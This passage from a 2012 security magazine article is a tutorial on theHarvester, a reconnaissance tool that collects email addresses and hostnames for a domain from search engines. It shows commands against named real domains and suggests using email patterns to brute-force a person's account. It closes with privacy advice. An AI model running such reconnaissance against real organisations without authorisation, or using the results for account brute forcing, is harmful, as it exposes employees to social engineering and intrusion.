
```
./theHarvester.py -d <url> -l 300 -b <search engine name >
```

```
./theHarvester.py -d matriux.com -l 300 -b google
```

See the below image for the result .

In Above command:-

- –d <url> will be the remote site from which you wants to fetch the juicy information.
- –l will limit the search for specified number.
- -b is used to specify search engine name.



From above information of email address we can identify pattern of the email addresses assigned to the employees of the organization. For example, some companies uses firstname.lastname@domain.com pattern, so that can be useful in order to brute force the account of a specific person.


Host information can be useful in order to scan the specific system.


Example 2:

Search from all search engine.

Command: `./theHarvester.py -d gtu.ac.in -l 300 -b all`

This command will grab the information from multiple search engines supported by the specific version of theHarvester, and display following information.






Example 3:

Save the result in HTML file.

Command: `./theHarvester.py -d gtu.ac.in -l 300 -b all -f hackguru`

To save results in html file `-f` parameter is used as shown in this example.



Conclusion

theHravester is a handy tool, which would quickly fetch the juicy information from the public resources by active or passive means.

Suggestion

Exposure of personal information is an advantage for every social engineer guy. Every information that you post on the Internet will eventually stay forever. So before you post something personal think twice if it is really necessary to allow other people to know about yourself and your activities. Also using different email addresses and usernames will make the work of social engineers much more difficult.

Team Matriux

http://matriux.com


ClubHACK
Data is precious as Gold!
Design : @pankit_thakkar
Issue 32 | September 2012
www.clubhack.com